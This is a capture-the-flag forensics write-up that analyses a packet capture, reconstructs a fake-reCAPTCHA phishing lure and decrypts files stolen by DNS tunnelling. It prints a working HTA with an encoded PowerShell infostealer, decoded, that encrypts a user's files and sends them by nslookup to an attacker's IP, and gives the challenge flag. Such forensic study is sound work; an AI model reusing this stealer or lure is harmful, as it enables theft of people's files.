
phished (K17 CTF)

This is a writeup for the phished challenge for K17 CTF.
Challenge Details
The challenge description reads:
We fired Billy last week after he failed a phishing test for the 6th time. We wiped his machine, but now we really need one of the files that was on it. Maybe he uploaded it somewhere? Do you think you can get it back from this packet capture?
Supplementing this, we are given an attachment called phished.pcapng. It might also help to keep in mind that this challenge was under the forensics category of the CTF.
Tools needed
- A packet analyzer such as
tshark(or Wireshark if you prefer a GUI) - Basic linux utilities
grepawksedsorttrbase64
- Some
pythonand a pip package calledpycryptocome
Getting the Flag
Analyzing the packet capture
Let's start with figuring out what useful data we can get from the packet capture, most especially because this is the only attachment we are given.
tshark -r phished.pcapng >> output.txtThe first few line of the tshark output shows some TCP, TLS, HTTP and DNS packets sent over the internet, most of which seem usual and nothing out of the ordinary.
EXCEPT! Using dns.qry.name contains "flag" as a query, we see particular lines containing long gibberish strings in some of the DNS queries, along with a flag.docx. This is what the first occurrence looks like:
20 12.340364 10.213.78.154 → 34.30.40.114 DNS 305 Standard query 0x0002 A YEI27cl3KgUeOLbrhKD4Vz4MR+juUOID1UTF56mkrOrhmR+fwwm3yAXqZ-.PECMLmwUXtnwVt1H+sCWhcCVnz1pXEd9Knq2qvK/BreATBgBKrrGi/dXT-.iIMvaPYZ/LXi1DkjRQKpuJLDWRa+AGFb+q34m9SObglsb96NZlWnL+dfa-.+oyq/2nSUDp46KPme1MJkEHtORr0K8I97X0qcurXTvP6i32zG+rWpVF5n-.flag.docx
As I was browsing the numerous DNS queries, I also stumbled upon a file called transactions.xlsx with a similar structure – appended gibberish base64-like strings in the DNS query name + transactions.xlsx at the end:
1257 59.168438 10.213.78.154 → 34.30.40.114 DNS 313 Standard query 0x0002 A WuzjDVY6BTPP1Wgj3ubD9RPpFr3EKjQ0EFSRkJeK9/7iDkHEB9rsgaq5A-.6r0sdjtiXv9yegGPKqx1iMVIRyGLnD2LuZOW7fWYJ2ERBn5D5zOwscD4Y-.rEG9pOSibdBrs+eRCz4QCJdBK/UwCXXR2P7sSUsVgdyDIpsI4x89dJDBf-.F6Lq7PnaBTAHmI56ybnncJtVpX+Yac70Kh0Md0C9VmaqIUQ2zeL+TqRQM-.transactions.xlsx
Remember the challenge description? We are looking for a “missing file” after management fired Billy and totally wiped his computer. Could either of this be it? We're off to a great start.
Malicious HTA and Powershell Script
At this point, I don't really know what any of the appended base64 gibberish means. Something tells me to look at the packet capture harder. I vaguely recall Billy being fired over 6 separate phishing attempts lol. Let's see if we can find anything related to this.
I wanted to see what webpages Billy interacted with in this packet capture. Using the http filter, I got an interesting GET request from a recaptcha-verify endpoint. The rest seemed pretty uninteresting.

Looking for TCP data matching this endpoint, we see something potentially malicious in tcp.stream eq 6.
GET /recaptcha-verify HTTP/1.1
Accept: */*
Accept-Language: en-AU,en-US;q=0.7,en;q=0.3
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; Zoom 3.6.0)
Host: 34.30.235.186
If-Modified-Since: Wed, 10 Sep 2025 21:46:28 GMT; length=6513
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.12.10
Date: Wed, 10 Sep 2025 22:25:23 GMT
Content-type: application/octet-stream
Content-Length: 6505
Last-Modified: Wed, 10 Sep 2025 22:24:08 GMT

<!DOCTYPE html>
<html>
<head>
    <title>reCAPTCHA Verification</title>
    <HTA:APPLICATION
        APPLICATIONNAME="reCAPTCHA Verification"
        BORDER="thin"
        BORDERSTYLE="normal"
        ICON="https://support.google.com/favicon.ico"
        SHOWINTASKBAR="yes"
        SINGLEINSTANCE="yes"
        WINDOWSTATE="normal"
        SCROLL="no"
        SCROLLFLAT="yes"
        SYSMENU="yes"
    />
    <style>
        body {
            font-family: Roboto, helvetica, arial, sans-serif;
            margin: 0;
            padding: 20px;
            text-align: center;
            color: #555;
            box-sizing: border-box;
            display: flex;
            flex-direction: column;
            justify-content: center;
            align-items: center;
            width: 100%;
            height: 100%;
        }
        img {
            width: 200px;
            margin-bottom: 20px;
        }
        #error {
            color: red;
        }
        .terms {
            font-size: small;
            color: #555;
        }
        .terms a {
            text-decoration: none;
        }
        .terms a:hover {
            text-decoration: underline;
        }
    </style>
    <script language="VBScript">
    Sub Window_onLoad
        Window.ResizeTo 520, 480
        Window.MoveTo (Screen.Width - 300) / 2, (Screen.Height - 400) / 2

        Set objShell = CreateObject("WScript.Shell")
        objShell.Run "powershell.exe -EncodedCommand ZgB1AG4AYwB0AGkAbwBuACAAQwByAGUAYQB0AGUALQBBAGUAcwBNAGEAbgBhAGcAZQBkAE8AYgBqAGUAYwB0ACgAJABrAGUAeQAsACAAJABJAFYAKQAgAHsACgAkAGEAZQBzAE0AYQBuAGEAZwBlAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgACIAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBDAHIAeQBwAHQAbwBnAHIAYQBwAGgAeQAuAEEAZQBzAE0AYQBuAGEAZwBlAGQAIgAKACQAYQBlAHMATQBhAG4AYQBnAGUAZAAuAE0AbwBkAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFMAZQBjAHUAcgBpAHQAeQAuAEMAcgB5AHAAdABvAGcAcgBhAHAAaAB5AC4AQwBpAHAAaABlAHIATQBvAGQAZQBdADoAOgBDAEIAQwAKACQAYQBlAHMATQBhAG4AYQBnAGUAZAAuAFAAYQBkAGQAaQBuAGcAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFMAZQBjAHUAcgBpAHQAeQAuAEMAcgB5AHAAdABvAGcAcgBhAHAAaAB5AC4AUABhAGQAZABpAG4AZwBNAG8AZABlAF0AOgA6AFoAZQByAG8AcwAKACQAYQBlAHMATQBhAG4AYQBnAGUAZAAuAEIAbABvAGMAawBTAGkAegBlACAAPQAgADEAMgA4AAoAJABhAGUAcwBNAGEAbgBhAGcAZQBkAC4ASwBlAHkAUwBpAHoAZQAgAD0AIAAyADUANgAKAGkAZgAgACgAJABJAFYAKQAgAHsACgBpAGYAIAAoACQASQBWAC4AZwBlAHQAVAB5AHAAZQAoACkALgBOAGEAbQBlACAALQBlAHEAIAAiAFMAdAByAGkAbgBnACIAKQAgAHsACgAkAGEAZQBzAE0AYQBuAGEAZwBlAGQALgBJAFYAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQASQBWACkACgB9AAoAZQBsAHMAZQAgAHsACgAkAGEAZQBzAE0AYQBuAGEAZwBlAGQALgBJAFYAIAA9ACAAJABJAFYACgB9AAoAfQAKAGkAZgAgACgAJABrAGUAeQApACAAewAKAGkAZgAgACgAJABrAGUAeQAuAGcAZQB0AFQAeQBwAGUAKAApAC4ATgBhAG0AZQAgAC0AZQBxACAAIgBTAHQAcgBpAG4AZwAiACkAIAB7AAoAJABhAGUAcwBNAGEAbgBhAGcAZQBkAC4ASwBlAHkAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAawBlAHkAKQAKAH0ACgBlAGwAcwBlACAAewAKACQAYQBlAHMATQBhAG4AYQBnAGUAZAAuAEsAZQB5ACAAPQAgACQAawBlAHkACgB9AAoAfQAKACQAYQBlAHMATQBhAG4AYQBnAGUAZAAKAH0ACgBmAHUAbgBjAHQAaQBvAG4AIABFAG4AYwByAHkAcAB0AC0AQgB5AHQAZQBzACgAJABrAGUAeQAsACAAJABiAHkAdABlAHMAKQAgAHsACgAkAGEAZQBzAE0AYQBuAGEAZwBlAGQAIAA9ACAAQwByAGUAYQB0AGUALQBBAGUAcwBNAGEAbgBhAGcAZQBkAE8AYgBqAGUAYwB0ACAAJABrAGUAeQAKACQAZQBuAGMAcgB5AHAAdABvAHIAIAA9ACAAJABhAGUAcwBNAGEAbgBhAGcAZQBkAC4AQwByAGUAYQB0AGUARQBuAGMAcgB5AHAAdABvAHIAKAApAAoAJABlAG4AYwByAHkAcAB0AGUAZABEAGEAdABhACAAPQAgACQAZQBuAGMAcgB5AHAAdABvAHIALgBUAHIAYQBuAHMAZgBvAHIAbQBGAGkAbgBhAGwAQgBsAG8AYwBrACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQAKAFsAYgB5AHQAZQBbAF0AXQAgACQAZgB1AGwAbABEAGEAdABhACAAPQAgACQAYQBlAHMATQBhAG4AYQBnAGUAZAAuAEkAVgAgACsAIAAkAGUAbgBjAHIAeQBwAHQAZQBkAEQAYQB0AGEACgAkAGEAZQBzAE0AYQBuAGEAZwBlAGQALgBEAGkAcwBwAG8AcwBlACgAKQAKAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAZgB1AGwAbABEAGEAdABhACkACgB9AAoAJABrACAAPQAgACIAMgB6AGQAWQBCAE4AVQB5ADEAdwBCAEgATQBaAEkAbwA3AG4ANgBLAHUAcQBPADgAVgB2ADgAYgBpAFYAZwB2AGoAeABxAEQALwArAEQAUwBuAGgAUQA9ACIACgAkAGQAIAA9ACAAIgAzADQALgAzADAALgA0ADAALgAxADEANAAiAAoAJABzACAAPQAgADQACgAkAGIAIAA9ACAANQA3AAoARwBlAHQALQBDAGgAaQBsAGQASQB0AGUAbQAgACIAfgAvAEYAaQBsAGUAcwAiACAAfAAgAEYAbwByAGUAYQBjAGgALQBPAGIAagBlAGMAdAAgAHsACgAkAGEAIAA9ACAAJABfAC4ATgBhAG0AZQAKACQAegAgAD0AIABbAFMAeQBzAHQAZQBtAC4ASQBPAC4ARgBpAGwAZQBdADoAOgBSAGUAYQBkAEEAbABsAEIAeQB0AGUAcwAoACQAXwAuAEYAdQBsAGwATgBhAG0AZQApAAoAJABlACAAPQAgAEUAbgBjAHIAeQBwAHQALQBCAHkAdABlAHMAIAAkAGsAIAAkAHoACgAkAGwAIAA9ACAAJABlAC4ATABlAG4AZwB0AGgACgAkAHIAIAA9ACAAIgAiAAoAJABuACAAPQAgADAACgB3AGgAaQBsAGUAIAAoACQAbgAgAC0AbABlACAAKAAkAGwAIAAvACAAJABiACkAKQAgAHsACgAkAGMAIAA9ACAAJABiAAoAaQBmACAAKAAoACQAbgAgACoAIAAkAGIAKQAgACsAIAAkAGMAIAAtAGcAdAAgACQAbAApACAAewAKACQAYwAgAD0AIAAkAGwAIAAtACAAKAAkAG4AIAAqACAAJABiACkACgB9AAoAJAByACAAKwA9ACAAJABlAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAG4AIAAqACAAJABiACwAIAAkAGMAKQAgACsAIAAiAC0ALgAiAAoAaQBmACAAKAAoACQAbgAgACUAIAAkAHMAKQAgAC0AZQBxACAAKAAkAHMAIAAtACAAMQApACkAIAB7AAoAbgBzAGwAbwBvAGsAdQBwACAALQB0AHkAcABlAD0AQQAgACQAcgAkAGEALgAgACQAZAA7ACAAJAByACAAPQAgACIAIgAKAFMAdABhAHIAdAAtAFMAbABlAGUAcAAgAC0ATQBpAGwAbABpAHMAZQBjAG8AbgBkAHMAIAAxADUANwAKAH0ACgAkAG4AIAA9ACAAJABuACAAKwAgADEACgB9AAoAbgBzAGwAbwBvAGsAdQBwACAALQB0AHkAcABlAD0AQQAgACQAcgAkAGEALgAgACQAZAAKAH0A", 0, False

        ClearClipboard

        objShell.Run "timeout /T 2 /nobreak", 0, True
        Call HideConnectingShowError
        objShell.Run "timeout /T 1 /nobreak", 0, True
    End Sub

    Sub HideConnectingShowError
        document.getElementById("connecting").style.display = "none"
        document.getElementById("error").style.display = "block"
    End Sub

    Sub ClearClipboard
        Dim objHTML
        Set objHTML = CreateObject("htmlfile")
        objHTML.parentWindow.clipboardData.setData "text", ""
        Set objHTML = Nothing
    End Sub
    </script>
</head>
<body>
    <img src="https://upload.wikimedia.org/wikipedia/commons/a/ad/RecaptchaLogo.svg" alt="reCAPTCHA Logo">
    <div id="connecting" style="display:block;">
        <p>Verifying reCAPTCHA, please wait...</p>
    </div>
    <div id="error" style="display:none;">
        <p><b>Failed to connect with the reCAPTCHA server.</b><br>Try the verification steps again.</p>
    </div>
    <p class="terms">
        <a href="https://www.google.com/intl/en/policies/privacy/">Privacy</a> -
        <a href="https://www.google.com/intl/en/policies/terms/">Terms</a>
    </p>
</body>
</html>
There's an <HTA:APPLICATION> tag, along with a <script language="VBScript"> that runs a PowerShell encoded command, but that command is another base64 gibberish. Decoding it with Cyberchef, we have a rough approximation of the PowerShell command that was run:
function Create-AesManagedObject($key, $IV) é
$aesManaged = New-Object "System.Security.Cryptography.AesManaged"
$aesManaged.Mode = °System.Security.Cryptography.CipherMode§::CBC
$aesManaged.Padding = °System.Security.Cryptography.PaddingMode§::Zeros
$aesManaged.BlockSize = 128
$aesManaged.KeySize = 256
if ($IV) é
if ($IV.getType().Name -eq "String") é
$aesManaged.IV = °System.Convert§::FromBase64String($IV)
è
else é
$aesManaged.IV = $IV
è
è
if ($key) é
if ($key.getType().Name -eq "String") é
$aesManaged.Key = °System.Convert§::FromBase64String($key)
è
else é
$aesManaged.Key = $key
è
è
$aesManaged
è
function Encrypt-Bytes($key, $bytes) é
$aesManaged = Create-AesManagedObject $key
$encryptor = $aesManaged.CreateEncryptor()
$encryptedData = $encryptor.TransformFinalBlock($bytes, 0, $bytes.Length)
°byte°§§ $fullData = $aesManaged.IV + $encryptedData
$aesManaged.Dispose()
°System.Convert§::ToBase64String($fullData)
è
$k = "2zdYBNUy1wBHMZIo7n6KuqO8Vv8biVgvjxqD/+DSnhQ="
$d = "34.30.40.114"
$s = 4
$b = 57
Get-ChildItem "¨/Files" ù Foreach-Object é
$a = $_.Name
$z = °System.IO.File§::ReadAllBytes($_.FullName)
$e = Encrypt-Bytes $k $z
$l = $e.Length
$r = ""
$n = 0
while ($n -le ($l / $b)) é
$c = $b
if (($n * $b) + $c -gt $l) é
$c = $l - ($n * $b)
è
$r += $e.Substring($n * $b, $c) + "-."
if (($n % $s) -eq ($s - 1)) é
nslookup -type=A $r$a. $d; $r = ""
Start-Sleep -Milliseconds 157
è
$n = $n + 1
è
nslookup -type=A $r$a. $d
è�
Now, I won't pretend to know everything about Powershell and what the potentially malicious script does. Hence, I asked Gemini to give me the important details:
This PowerShell script is a malicious tool designed to steal files from a computer and exfiltrate them secretly over the network.
It located all files in the user's ~/Files directory. Each file was encrypted using AES-256 in CBC mode with Zeros padding. The encrypted binary data (prefixed with a 16-byte IV) was then Base64 encoded. This Base64 string was split into 57-byte chunks and exfiltrated as subdomains in a series of DNS queries to the attacker's server at 34.30.40.114.
Aha! This is why we saw all that gibberish appended to the flag.docx and transactions.xlsx DNS queries! The attacker stole the 2 files we saw earlier by embedding the encrypted file data into the DNS queries themselves. This is some sort of DNS Tunneling although used in a malicious way.
Scene Reconstruction
So what really happened? We have a malicious powershell script, and two files extracted using DNS Tunneling to the attacker's server at 34.30.40.114
Well it looks like Billy fell for a phishing attack that tricked him into running a malicious script on his machine. This script then exfiltrated files from his computer. It seems like this was what happened:
- Fake reCAPTCHA: Billy was presented with a fake reCAPTCHA page. When he clicked the "I'm not a robot" checkbox, a script was triggered.
- Malicious Command: This script copied a command to his clipboard:
mshta http://34.30.235.186/recaptcha-verify. He was then instructed to open the "Run" dialog (Windows Key + R), paste this command, and execute it. - HTA Application: The
mshta.execommand downloaded and executed the HTML Application (HTA) file. This file contained a VBScript that, in turn, launched a PowerShell script. - Data Exfiltration: The PowerShell script is what stole the files. It was designed to find all the files in a directory called "Files" on his machine, encrypt them, and then send them to a server controlled by the attacker using DNS Tuneling.
Data Recovery
Now that we know (1) how the files were stolen, and (2) how the data was encrypted, we can narrow down our vision and potentially retrieve the aforementioned files.
First, let's isolate the DNS queries via the attacker's server IP:
tshark -r phished.pcapng -Y "dns.qry.name && ip.dst == 34.30.40.114" -T fields -e frame.number -e dns.qry.name > dns_queries.logNext, we reassemble and extract the base64 strings from the relevant .docx and .xlsx files
grep "flag.docx" dns_queries.log | sort -n | awk '{print $2}' | sed 's/\.flag\.docx//g' | tr -d '\n' | sed 's/-\//g' > flag_docx.b64

grep "transactions.xlsx" dns_queries.log | sort -n | awk '{print $2}' | sed 's/\.transactions\.xlsx//g' | tr -d '\n' | sed 's/-\//g' > transactions_xlsx.b64
Decryption
Now that we have the base64 encoded data, we decode them into their respective binary files:
base64 -d flag_docx.b64 > flag_docx.encrypted
base64 -d transactions_xlsx.b64 > transactions.encrypted
Here comes the tricky part. Given the binary files, how do we decrypt them?
Let's look over the important details so far. We know that the data was encrypted using AES-256 CBC mode with Zeros padding. Looking at the malicious Powershell script, we can also see the potential key used in the $k variable.
$k = "2zdYBNUy1wBHMZIo7n6KuqO8Vv8biVgvjxqD/+DSnhQ="I asked Gemini (again) and it suggested to use the pycryptodome library to decrypt the file. It also gave me an initial Python decryption script. However, the output file would always result in a corrupted file when opening with a word processor.
With some help and iteration, I was able to produce a working python script that takes the encrypted binary data of each file and decrypts it given our critical encryption info.
# decrypt_final.py
from Crypto.Cipher import AES
import base64
import sys

def unpad_zip(data):
    """
    Finds the end of a ZIP file structure (PK\x05\x06) and truncates
    the data after it to correctly remove Zeros padding without
    corrupting the file.
    """
    # The signature for the End of Central Directory record in a ZIP file
    eocd_signature = b'PK\x05\x06'

    # Find the last occurrence of the signature
    last_eocd_index = data.rfind(eocd_signature)

    if last_eocd_index == -1:
        print("⚠️  Warning: ZIP End of Central Directory signature not found. The file might be corrupt or not a standard ZIP.")
        # Fallback to simple zero stripping if signature isn't found
        return data.rstrip(b'\0')

    # The EOCD record is 22 bytes long. We find its start and truncate the file there.
    # We add 22 to get the full length of the record.
    end_of_file_index = last_eocd_index + 22

    return data[:end_of_file_index]

# Check for correct usage
if len(sys.argv) != 3:
    print(f"Usage: python {sys.argv[0]} <encrypted_file> <output_file>")
    sys.exit(1)

# The correct, space-removed AES key
b64_key = "2zdYBNUy1wBHMZIo7n6KuqO8Vv8biVgvjxqD/+DSnhQ="
key = base64.b64decode(b64_key)

# Get file paths from command line arguments
encrypted_file_path = sys.argv[1]
decrypted_file_path = sys.argv[2]

try:
    with open(encrypted_file_path, 'rb') as f:
        encrypted_data_with_iv = f.read()

    iv = encrypted_data_with_iv[:16]
    ciphertext = encrypted_data_with_iv[16:]

    missing_padding = len(ciphertext) % 16
    if missing_padding != 0:
        ciphertext += b'\0' * (16 - missing_padding)

    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)

    # Use the new, more precise unpadding function
    unpadded_plaintext = unpad_zip(plaintext)

    with open(decrypted_file_path, 'wb') as f:
        f.write(unpadded_plaintext)
The initial python scripts likely failed because it was too aggressive in removing the null bytes in the binary files, causing the output files to be corrupted. Instead of just removing trailing zeros, the final version looks for the specific "End of Central Directory" record (PK\x05\x06), which marks the end of a valid ZIP archive. This is because, if you didn't know, .docx and .xlsx files are simply ZIP archives with XML data built on an XML spec. Go ahead and try renaming your .docx files into a .zip and extract it. You'll get a folder with all the contents of the original document. Pretty cool!
Afterwards, running the script on both files gave us an intact, clean copy of both documents :)
python decrypt_final.py flag_docx.encrypted flag.docx
python decrypt_final.py transactions_xlsx.encrypted transactions.xlsx
Output
flag.docx

As for the other file transactions.xlsx, it was simply a troll with a smiley face on the spreadsheet. I should have paid closer attention when the challenge description said "but now we really need one of the files that was on it", but oh well.

Flag: K17{inf0_stealer?n@h_1t's_a_fr33_backup!}